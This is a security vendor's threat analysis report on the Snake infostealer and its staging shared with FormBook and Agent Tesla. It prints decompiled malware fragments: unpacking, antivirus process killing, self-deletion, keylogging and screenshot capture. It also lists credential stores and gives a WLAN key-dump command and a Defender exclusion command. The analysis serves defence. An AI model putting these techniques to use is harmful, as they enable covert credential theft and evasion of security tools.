THREAT ANALYSIS REPORT: Snake Infostealer Malware

cybereason.com/blog/threat-analysis-report-snake-infostealer-malware

Written By
Cybereason Global SOC Team

October 28, 2021 | 16 minute read

The Cybereason Global Security Operations Center (GSOC) issues Cybereason Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, the GSOC investigates Snake, a feature-rich information-stealing malware. This report provides an overview of key information-stealing features of the Snake malware and discusses similarities that we discovered in the staging mechanisms of samples from Snake and two common information-stealing malware programs, FormBook and Agent Tesla.

Key Findings:

- **Serious threat to privacy and security**: Snake is a feature-rich information-stealing malware. Snake has keystroke logging as well as clipboard data, screenshot, and credential theft capabilities. Snake can steal credentials from over 50 applications, which include File Transfer Protocol (FTP) clients, email clients, communication platforms, and web browsers. Snake can exfiltrate stolen data through a variety of protocols, such as FTP, Simple Mail Transfer Protocol (SMTP), and Telegram.
- **No industry or geographical preferences**: Snake has been present in the threat landscape since November 2020 and has been a constant threat to users' privacy and security since then. The Cybereason GSOC observed a spike in infections using the Snake malware in late August 2021 with no specific trend in the industry or the geographical locations of the targeted victims.
- **Detected and prevented**: The Cybereason Defense Platform effectively detects and prevents the Snake malware.
- **Cybereason Managed Detection and Response (MDR)**: The Cybereason GSOC has zero tolerance towards attacks that involve information-stealing malware, such as Snake, and categorizes such attacks as critical, high-severity incidents. The Cybereason GSOC MDR Team issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to scope the extent of compromise and the impact on the customer's environment. In addition, the report provides attribution information when possible as well as recommendations for mitigating and isolating the threat.

Introduction

The Snake malware is an information-stealing malware that is implemented in the .NET programming language. We suspect that the malware authors themselves named the malware Snake, since the malware's name is present in the data that Snake exfiltrates from compromised systems. Malicious actors distribute Snake as attachments to phishing emails with various themes, such as payment requests.

The attachments are typically archive files with file name extensions such as *img*, *zip*, *tar*, and *rar*, and store a .NET executable that implements the Snake malware. Users have to first decompress and then start the .NET executable to infect their systems. The executable stages the information-stealing features of the Snake malware on compromised systems and establishes persistence:

```
-------- Snake Keylogger --------
Found From: Google Chrome
Host: https://m.facebook.com/
USR: user1@test.com
PSWD: test1pass123
---------------------------------
[...]
```

The data that the Snake malware exfiltrates contains the malware's name

Snake first appeared on the threat landscape in late November 2020. The malware is currently available for purchase in the underground scene for a price range between US $25 and $500. Malicious actors have been distributing Snake continuously through phishing campaigns since November 2020. The Cybereason GSOC observed a spike in infections using the Snake malware in late August 2021 with no specific trend in the industry or the geographical locations of the targeted victims.

Snake is a feature-rich malware and poses a significant threat to users' privacy and security. Snake has keystroke logging as well as clipboard data, screenshot, and credential theft capabilities. We observed that Snake can steal credentials from over 50 applications, which include FTP clients, mail clients, communication platforms, and web browsers. Snake supports data exfiltration through a variety of protocols, such as FTP, SMTP, and Telegram.

Researchers have identified many similarities between the code of the information-stealing features of Snake and the code of the Matiex malware. Although the source code of Matiex has been available for purchase in the underground scene since February 2021, the information-stealing features of Snake samples that date earlier than February 2021 have code that is very similar to Matiex code.

In this report, we show that in addition to the information-stealing features of Snake, the staging mechanism of Snake samples is almost identical to that of two common information-stealing malware programs, FormBook and Agent Tesla.

Analysis

The Snake Staging Mechanism

Malicious actors distribute the Snake malware as attachments in phishing emails. These attachments are typically archive files that store a .NET Windows executable, which stages the information-stealing features of Snake on compromised systems and establishes persistence.

In this report, we focus on a Snake sample with a secure hash algorithm (SHA)-1 hash *392597dabf489b682dd10c20d2d84abc3b49abaa* and a filename *SeptemberOrderlist.pdf.exe*:

```
Subject: RE: Purchase Order -32101426

Attachments: Purchase Order -32101426.rar

Dear Sir,

We are pleased to attach scan copy of our subjected order as per your offer / CCD Contract.
Now we request you to kindly put this order reference only on your every dispatch documents.

Please acknowledge the receipt of order and we are not sending hard copy of this order.

Please also check your Bank details mentioned in the PO.

Regards,

Kuldeep Vaishnav
Dy. Manager, Corporate Commercial Deptt.
[...]

Subject: Payment Request

Attachments: 3 Due Invoices.exe.xz

Dear Sir,

Please check below details of invoices which are due for payment.
Request to release the same at the earliest.

**********************************************************************
Best Regards

Lina Chen
Air Freight Export Clerk
[...]
```

Phishing emails that distribute the Snake malware

When a user runs the compressed .NET Snake executable, *SeptemberOrderlist.pdf.exe*, the executable unpacks (i.e., decodes and decrypts) a base-64 encoded and encrypted .NET assembly. The Snake executable stores the encoded and encrypted code of this assembly in a string variable. *SeptemberOrderlist.pdf.exe* decrypts the code of the .NET assembly by using a symmetric encryption key of the Triple Data Encryption Standard (DES) encryption algorithm.

The name of the decrypted .NET assembly is *representative*. *SeptemberOrderlist.pdf.exe* then loads and executes the *representative* assembly by instantiating an *Panamera.Porsche* object that the assembly implements:


```
string text = "lHur4tMcIkIwjZxlKa9[...]";

text = MainForm.TDesDecrypt(text, "97HSN5A4A5C4J75H7A7SH48T47QG5");
this.X0FT_FT2(Convert.FromBase64String(text));
[...]

public static string TDesDecrypt(string txt, string pass)
{
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider =
    new TripleDESCryptoServiceProvider();
    MD5CryptoServiceProvider md5CryptoServiceProvider =
    new MD5CryptoServiceProvider();
    byte[] key = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
    [...]
    byte[] array = Convert.FromBase64String(txt);
    return Encoding.ASCII.GetString(tripleDESCryptoServiceProvider.CreateDecryptor().
    TransformFinalBlock(array, 0, array.Length));
}

private void X0FT_FT2(byte[] S)
{
    Assembly o = Thread.GetDomain().Load(S);
    [...]
}
```

Snake decrypts the .NET assembly representative using the Triple DES encryption algorithm

One of the functionalities of the *representative* assembly is decoding and loading an image resource of *SeptemberOrderlist.pdf.exe* called *TaskWrapperAsyncResu*. To avoid detection by sandbox analysis engines, the *representative* assembly decodes *TaskWrapperAsyncResu* after a random sleep time of 38–47 seconds. The decoded *TaskWrapperAsyncResu* image resource is another .NET assembly named *CF_Secretaria*:

```
public static void Guru(string ugz1, string ugz3, string projname)
    {
        Random random = new Random();
        Thread.Sleep(random.Next(38000, 47000));
        for (;;)
        {
            IL_1C:
            uint num = 3082672764U;
            for (;;)
            {
                [...]
                {
                    ResourceManager resourceManager = new ResourceManager(projname + ".Properties.Resources",
                    Assembly.GetEntryAssembly());
                    [...]
                }
                [...]
                case 4U:
                {
                    ResourceManager resourceManager;
                    Bitmap ughHbnBnaWtlYkx = (Bitmap)resourceManager.GetObject(Porsche.XeH(ugz1));
                    [...]
                }
                case 5U:
                {
                    Bitmap ughHbnBnaWtlYkx;
                    byte[] rawAssembly = Draw.fgh(Draw.cba(ughHbnBnaWtlYkx), Porsche.XeH(ugz3));
                    Assembly assembly = Assembly.Load(rawAssembly);
                    [...]
                }
                [...]
            }
        }
    }
```

The representative assembly decodes and loads the CF_Secretaria assembly



The CF_Secretaria assembly is encoded as an image resource

Among other activities, the *CF_Secretaria* assembly establishes persistence of the Snake malware on the compromised system as follows:

- *CF_Secretaria* copies the Snake executable, *SeptemberOrderlist.pdf.exe,* in the user's *AppData* folder under a random name, such as *C:\Users\User\AppData\Roaming\vxhnIvyvbHAK.exe*. The name *vxhnIvyvbHAK* may differ for different samples of the Snake malware.
- *CF_Secretaria* creates an Extensible Markup Language (XML)-formatted scheduled task configuration file with the file name extension *.tmp* in the user's temporary folder, such as *C:\Users\User\AppData\Local\Temp\tmp55AB.tmp*.
- *CF_Secretaria* creates a scheduled task named, for example, *Updates\vxhnIvyvbHAK*. To create this scheduled task, *CF_Secretaria* issues the following command:

C:\Windows\System32\schtasks.exe /Create /TN Updates\vxhnIvyvbHAK /XML C:\Users\User\AppData\Local\Temp\tmp55AB.tmp

The scheduled task executes the *C:\Users\User\AppData\Roaming\vxhnIvyvbHAK.exe* executable—that is, the Snake malware—at user logon:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  [...]
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>W1064\User</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  [...]
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\User\AppData\Roaming\vxhnIvyvbHAK.exe</Command>
    </Exec>
  </Actions>
</Task>
```

CF_Secretaria creates an XML-formatted scheduled task configuration file

The staging process results in the execution of another instance of *SeptemberOrderlist.pdf.exe.* This instance of *SeptemberOrderlist.pdf.exe* maps in its context and executes the final payload, an obfuscated .NET assembly that implements the information-stealing features of Snake, which we discuss in the *The Features of Snake* section below:

Snake Meets FormBook and Agent Tesla


The staging mechanisms of recent samples of the FormBook and Agent Tesla malware are almost identical to those of Snake samples. FormBook has extensive information-stealing capabilities, such as keystroke logging, credential theft, and screenshot theft. The FormBook malware has been available for sale in the underground scene since early 2016 as a one-time purchase or as malware-as-a-service following a subscription model. Agent Tesla is a common remote access tool (RAT) and information-stealing malware, first discovered in late 2014. Agent Tesla is also available for sale in the underground scene.

The following table presents example Snake, FormBook, and Agent Tesla samples that have similar staging mechanisms. We now provide a detailed overview of the similarities between the staging mechanisms of the Snake and FormBook samples:


Snake	
SHA-1 Hash	392597dabf489b682dd10c20d2d84abc3b49abaa
First submission to VirusTotal	2021-09-09
FormBook	
SHA-1 Hash	43d8881c9bda6344a352d2744913dda5c64ea843
First submission to VirusTotal	2021-08-26
Agent Tesla	
SHA-1 Hash	ae2e277a848421b4be46f1c6ccff727b5a07d90c
First submission to VirusTotal	2021-08-26

The Snake and FormBook samples unpack the same .NET assembly, *representative*, from a string variable. The way in which the actors behind Snake and FormBook samples pack the *representative* assembly in the variable may differ across samples. In addition, both samples load and execute the *representative* assembly by instantiating a *Panamera.Porsche* object that the assembly implements:

(a)



(b)



The representative assembly loaded by Snake (a) and FormBook (b)

```
private void X0FT_FT2(byte[] S)
{
    Assembly o = Thread.GetDomain().Load(S);
    this.Linear = (Type)LateBinding.LateGet(o, null, "GetType", new object[]
    {
        "Panamera.Porsche"
    }, null, null);
}
```

```
private object[] X0FT_FT1(Size Message)
{
    object[] array = (object[])Session1.ParamF();
    array[1] = Session1.ParamXArray;
    array[2] = "ConsoleAdventureGame";
    array[0] = Session1.ParamXGroup;
    Type.GetType("System.Activator").InvokeMember("CreateInstance", BindingFlags.InvokeMethod, null, null, new object[]
    {
        this.Linear,
        array
    });
    return array;
}
```

(a)

```
private void method_3(byte[] byte_0)
{
    Assembly assembly = Assembly.Load(byte_0);
    this.type_0 = assembly.GetType("Panamera.Porsche");
}
```


```
private object[] method_4(Size size_0)
{
    object[] array = (object[])GClass0.smethod_2();
    array[1] = GClass0.smethod_1();
    array[2] = "KMM";
    array[0] = GClass0.smethod_0();
    Activator.CreateInstance(this.type_0, array);
    return array;
}
```

(b)


Snake (a) and FormBook (b) instantiate a Panamera.Porsche object

The *representative* assemblies unpacked by the Snake and the FormBook sample decode image resources of the respective samples. The decoded image resources are the same .NET assembly, called *CF_Secretaria*, which the *representative* assemblies load after decoding:

(a)



(b)



The CF_Secretaria assembly loaded by Snake (a) and FormBook (b)

The staging mechanisms of the Snake and FormBook samples significantly diverge at the point of deployment of the final payloads, or the information-stealing features of Snake and FormBook. The final payload of the Snake sample is a .NET assembly that runs in the context of a separate instance of the sample, while the final payload of the FormBook sample is a native Windows executable.

The FormBook sample injects its final payload in legitimate Windows processes, such as *explorer.exe* and *wlanext.exe*. Previous research documents the deployment of the final payload of the FormBook sample in greater detail:

Process tree: The deployment of the final payload of the Snake sample (a) and the FormBook sample (b)

The fact that the staging mechanisms of the Snake and other common information-stealing malware, such as FormBook and Agent Tesla, are almost identical indicates that the actors behind the Snake sample that we analyzed may have purchased or otherwise obtained the staging mechanism from other actors on the malware marketplace. The same actors might also distribute the Snake, FormBook and Agent Tesla samples that share the staging mechanism.

Adding the strong indications that the staged information-stealing features of the Snake malware themselves are based on the Matiex malware, the former scenario shows how easy it is for malware developers to create new malware by code reuse. Although this report focuses on samples of the Snake, FormBook, and Agent Tesla malware, other malware could use the same staging mechanism as the samples that we analyzed.

The Features of Snake

This section provides an overview of key information-stealing features of the Snake sample that we analyzed, *SeptemberOrderlist.pdf.exe*. We emphasize that different Snake samples do not use all implemented features. Previous research indicates that malicious actors build Snake samples by using a builder tool that integrates all Snake features in built samples, but enables only the features selected by the actors.

For persistence, in addition to creating a scheduled task by using its staging mechanism, Snake can also edit the registry key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run to execute itself at user logon.

To avoid detection, Snake can disable solutions that may detect the malware's operation by killing associated processes, such as the *avastui* process, which is related to the Avast antivirus, and the *wireshark* process, which is related to the Wireshark network traffic analyzer.

The table below lists the names of the processes that Snake stops. In addition, Snake can add itself to the exclusion list of the Windows Defender security mechanism by executing the PowerShell command *powershell.exe Add-MpPreference -ExclusionPath* and specifying the path to the Snake executable:

zlclient	Icload95	Vsecomr
egui	Icloadnt	Vshwin32
bdagent	Icmon	Vsstat
npfmsg	Icsupp95	Webscanx
olydbg	Icsuppnt	WEBTRAP
anubis	Iface	Wfindv32
wireshark	Iomon98	Zonealarm
avastui	Jedi	LOCKDOWN2000
_Avp32	Lockdown2000	RESCUE32
vsmon	Lookout	LUCOMSERVER
mbam	Luall	avgcc
keyscrambler	MCAFEE	avgcc

_Avpcc	Moolive	avgamsvr
_Avpm	Mpftray	avgupsvc
Ackwin32	N32scanw	avgw
Outpost	NAVAPSVC	avgcc32
Anti-Trojan	NAVAPW32	avgserv
ANTIVIR	NAVLU32	avgserv9
Apvxdwin	Navnt	avgserv9schedapp
ATRACK	NAVRUNR	avgemc
Autodown	Navw32	ashwebsv
Avconsol	Navwnt	ashdisp
Ave32	NeoWatch	ashmaisv
Avgctrl	NISSERV	ashserv
Avkserv	Nisum	aswUpdSv
Avnt	Nmain	symwsc
Avp	Normist	norton
Avp32	NORTON	Norton Auto-Protect
Avpcc	Nupgrade	norton_av
Avpdos32	Nvc95	nortonav
Avpm	Outpost	ccsetmgr
Avptc32	Padmin	ccevtmgr
Avpupd	Pavcl	avadmin
Avsched32	Pavsched	avcenter
AVSYNMGR	Pavw	avgnt
Avwin95	PCCIOMON	avguard
Avwupd32	PCCMAIN	avnotify
Blackd	Pccwin98	avscan
Blackice	Pcfwallicon	guardgui
Cfiadmin	Persfw	nod32krn
Cfiaudit	POP3TRAP	nod32kui
Cfinet	PVIEW95	clamscan
Cfinet32	Rav7	clamTray
Claw95	Rav7win	clamWin
Claw95cf	Rescue	freshclam
Cleaner	Safeweb	oladdin
Cleaner3	Scan32	sigtool
Defwatch	Scan95	w9xpopen
Dvp95	Scanpm	Wclose
Dvp95_0	Scrscan	cmgrdian
Ecengine	Serv95	alogserv
Esafe	Smc	mcshield
Espwatch	SMCSERVICE	vshwin32
F-Agnt95	Snort	avconsol

Findviru	Sphinx	vsstat
Fprot	Sweep95	avsynmgr
F-Prot	SYMPROXYSVC	avcmd
F-Prot95	Tbscan	avconfig
Fp-Win	Tca	licmgr
Frw	Tds2-98	sched
F-Stopw	Tds2-Nt	preupd
Iamapp	TermiNET	MsMpEng
Iamserv	Vet95	MSASCui
Ibmasn	Vettray	Avira.Systray
Ibmavsp	Vscan40	

The names of the processes that the Snake malware kills

```
public static void smethod_2()
{
    string[] array = new string[]
    {
        "zlclient",
        [...]
        "olydbg",
        "anubis",
        "wireshark",
        "avastui",
        [...]
        "Avira.Systray"
    };
    Process[] processes = Process.GetProcesses();
    int i = 0;
    IL_7E6:
    checked
    {
        while (i < processes.Length)
        {
            Process process = processes[i];
            foreach (string right in array)
            {
                if (Operators.CompareString(process.ProcessName, right, false) == 0)
                {
                    process.Kill();
                    [...]
```

The Snake malware kills processes

Snake has a self-deletion feature such that the malware deletes itself using the *del* command after a timeout of three seconds once Snake has started the self-deletion process:

```
public static void smethod_6()
{
    [...]
        Process.Start(new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 3 & Del \"" +
            Application.ExecutablePath + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        });
        Environment.Exit(1);
    [...]
}
```

The Snake malware can delete itself

Snake can gather the following type of information about the compromised environment in which the malware runs:


- Operating system and hardware information: Snake obtains the operating system name and version, amount of hard disk and physical memory, and machine name.
- Geolocation and date-time information: Snake issues requests to the web services *checkip.dyndns.org* and *freegeoip.app* to discover the IP address of the operating system on which Snake runs, and the system's geolocation based on the IP address.

Previous research states that the Snake malware uses the above information to decide whether to fully execute on a compromised system. The Snake sample that we analyzed does not do this, but only exfiltrates the geolocation and date/time information among other stolen data:

```
public static object smethod_15()
{
    return Conversions.ToString(DateAndTime.Today) + " / "
    + Conversions.ToString(DateAndTime.TimeOfDay);
}
public static object smethod_16()
{
    return Class2.Class1_0.Info.OSFullName;
}
public static object smethod_17()
{
    return Class2.Class1_0.Info.OSVersion;
}
public static object smethod_18()
{
    double num = 1073741824.0;
    double num2 = Class2.Class1_0.Info.TotalPhysicalMemory / num;
    return string.Format("{0:f2} GB", num2);
}
public static object smethod_19()
{
    WebClient webClient = new WebClient();
    webClient.Headers.Add(
        "user-agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;)");
    string address = "http://checkip.dyndns.org/";
    [...]
}
public static object smethod_20()
{
    XmlDocument xmlDocument = new XmlDocument();
    object obj = Operators.AddObject("https://freegeoip.app/xml/", Class6.smethod_19());
    [...]
}
```

The Snake malware gathers operating system, hardware, geolocation, and date-time information

Snake has many information-stealing features and poses a significant threat to users' privacy and security. The figure below depicts a systematization of the information-stealing features of the Snake malware:



A systematization of the information-stealing features of Snake

Keystroke Logging

The Snake malware uses the *SetWindowsHookExA* and *CallNextHookEx* functions to capture key press events. Snake logs the key when a user presses a system key, that is, a key that a user presses after the F10 key or together with the ALT key. Snake also logs the key when a user presses a non-system key—a key that a user presses without pressing the ALT key at the same time. Snake stores logged keystrokes in a variable:

```
public KeyLogger()
{
    this._hookCallback = new Class6.KeyLogger.KeyboardProc(this.ProcessKey);
    this._hook = Class6.KeyLogger.SetWindowsHookExA(13, this._hookCallback, IntPtr.Zero, 0);
    [...]
}

private int ProcessKey(int code, int direction, ref Keys key)
{
    if (code == 0)
    {
        if (direction == 256)
        {
            Class6.KeyLoggerEventArgsEventHandler keyDownEvent = this.KeyDownEvent;
            if (keyDownEvent != null)
            {
                keyDownEvent(this, new Class6.KeyLoggerEventArgs(key, this.Identifykey(key)));
            }
        }
        else if (direction == 260)
        {
            [...]
        }
    }
    return Class6.KeyLogger.CallNextHookEx(this._hook, code, direction, ref key);
}
```

The Snake malware logs keystrokes

Clipboard Data Theft

Snake invokes the *IsClipboardFormatAvailable* function to determine whether clipboard data in Unicode text format (Microsoft Standard Clipboard Format *CF_UNICODETEXT*) is available. Snake then invokes the *OpenClipboard* function to open and lock the Clipboard data, followed by the *GetClipboardData* function to retrieve the data in Unicode text format.

In addition, the Snake malware uses the *ClipboardProxy.GetText* function to retrieve clipboard data in standard American National Standards Institute (ANSI) or Unicode text format. Snake stores clipboard data in a variable:

```
public static void smethod_22(object sender, EventArgs e)
{
    [...]
        Class6.string_5 = Class6.string_5 + Class2.Class1_0.Clipboard.GetText().[...]
    [...]
}
```

The Snake malware retrieves clipboard data

Screenshot Theft

The Snake malware uses the *Graphics.CopyFromScreen* function to take a screenshot of the entire screen. Snake stores the screenshot in the *%MyDocuments%\SnakeKeylogger\Screenshot.png* file. Snake creates the *%MyDocuments%\SnakeKeylogger* directory if the directory does not exist. After taking a screenshot, Snake first exfiltrates the *Screenshot.png* file as we describe in the Data Exfiltration section, and then deletes the file:

```
public static void smethod_24(object sender, EventArgs e)
{
    string str = "Screenshot";
    string str2 = ".png";
    string path = Class2.Class1_0.FileSystem.SpecialDirectories.MyDocuments + "\\SnakeKeylogger";
    try
    {
        if (Directory.Exists(path))
        {
            [...]
        }
        else
        {
            Directory.CreateDirectory(path);
            [...]
            graphics2.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize2);
            bitmap2.Save(Class6.string_19);
            [...]
        }
    }
    [...]
}
```

The Snake malware takes and stores screenshots

Credential Theft

Snake can steal saved credentials from credential databases of communication platforms, FTP clients, email clients, and web browsers. The table below lists the applications (column 'Application') from which Snake can steal saved credentials and the locations of the applications' credential databases (column 'Credential database') that Snake accesses to retrieve credentials. The sample of the Snake malware we analyzed can steal credentials from 59 applications, out of which 52 are web browsers. In the table below:

- *%AppData%* and *%LocalAppData%* are Windows environment variables that resolve to filesystem paths, such as *C:\Users\user\AppData* and *C:\Users\user\AppData\Local*
- *%FoxmailInstallation%* refers to an installation directory of the Foxmail email client, such as *C:\Program Files\Foxmail 7.2*, and *$email* refers to a configured email address, such as *test@domain.com*

Application	Credential datab
Communication platforms	
Discord	*%AppData%\disc*

Pidgin	*%AppData%\.purp*
FTP clients	
FileZilla	*%AppData%\FileZ*
Mail clients	
Foxmail	*$FoxmailInstallati*
Outlook	*HKEY_CURRENT [Email\IMAP Pass*
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\[Email\IMAP Password\POP3 Password\HTTP Password\SMTP Password]	
HKEY_CURRENT_USER\Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676\[Email\IMAP Password\POP3 Password\HTTP Password\SMTP Password]	
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ [Email\IMAP Password\POP3 Password\HTTP Password\SMTP Password]	
PostBox	*%AppData%\Post*
Thunderbird	*%AppData%\Thu*
Web browsers	
360 Browser	*%LocalAppData%*
360Chrome	*%LocalAppData%*
7 Star	*%LocalAppData%*
Amigo	*%LocalAppData%*
Avast Secure Browser	*%LocalAppData%*
BlackHawk	*%LocalAppData%*
Blisk	*%LocalAppData%*
Brave	*%LocalAppData%*
CentBrowser	*%LocalAppData%*
Chedot	*%LocalAppData%*
Chrome	*%LocalAppData%*
Chrome Canary	*%LocalAppData%*
ChromePlus	*%LocalAppData%*

Chromium	*%LocalAppData%*
Citrio	*%LocalAppData%*
Coc Coc	*%LocalAppData%*
Comodo Dragon	*%LocalAppData%*
Coowon	*%LocalAppData%*
Cyberfox	*%AppData%\8pec*
Edge	*%LocalAppData%*
Elements	*%LocalAppData%*
Epic	*%LocalAppData%*
Firefox	*%AppData%\Moz*
Ghost Browser	*%LocalAppData%*
IceCat	*%AppData%\Moz*
IceDragon	*%AppData%\Com*
Iridium	*%LocalAppData%*
Kinza	*%LocalAppData%*
Kometa	*%LocalAppData%*
Liebao	*%LocalAppData%*
Nichrome	*%LocalAppData%*
Opera	*%AppData%\Ope*
Opera	*%AppData%\Ope*
Orbitum	*%LocalAppData%*
Pale Moon	*%AppData%\Moo*
QIP Surf	*%LocalAppData%*
QQBrowser	*%LocalAppData%*
SalamWeb	*%LocalAppData%*
SeaMonkey	*%AppData%\Moz*
Sleipnir	*%AppData%\Fen*

SlimBrowser	*%AppData%\Flas*
Slimjet	*%LocalAppData%*
Sputnik	*%LocalAppData%*
SuperBird	*%LocalAppData%*
Torch	*%LocalAppData%*
UC Browser	*%LocalAppData%*
Uran	*%LocalAppData%*
Vivaldi	*%LocalAppData%*
Waterfox	*%AppData%\Wat*
Xpom	*%LocalAppData%*
Xvast	*%LocalAppData%*
Yandex	*%LocalAppData%*

Applications and their credential databases from which Snake can steal credentials

In addition to communication platforms, FTP clients, email clients, and web browsers, Snake can steal saved credentials of wireless networks. To do this, Snake first invokes the *netsh wlan show profile* command to list existing wireless network profiles and then retrieves these from the command output.

Wireless network profiles are sets of network settings that include saved credentials. Snake then invokes the *netsh wlan show profile name="%name%" key=clear* command for each profile, where *%name* is the profile name, and retrieves from the command output the unencrypted saved password stored as part of the profile.

The Snake malware can steal the Product Key of the Windows instance on which the malware runs. To do this, Snake retrieves and decodes the registry value *HKEY_LOCAL_MACHINE\ Software\Microsoft\Windows NT\CurrentVersion\DigitalProductID*.

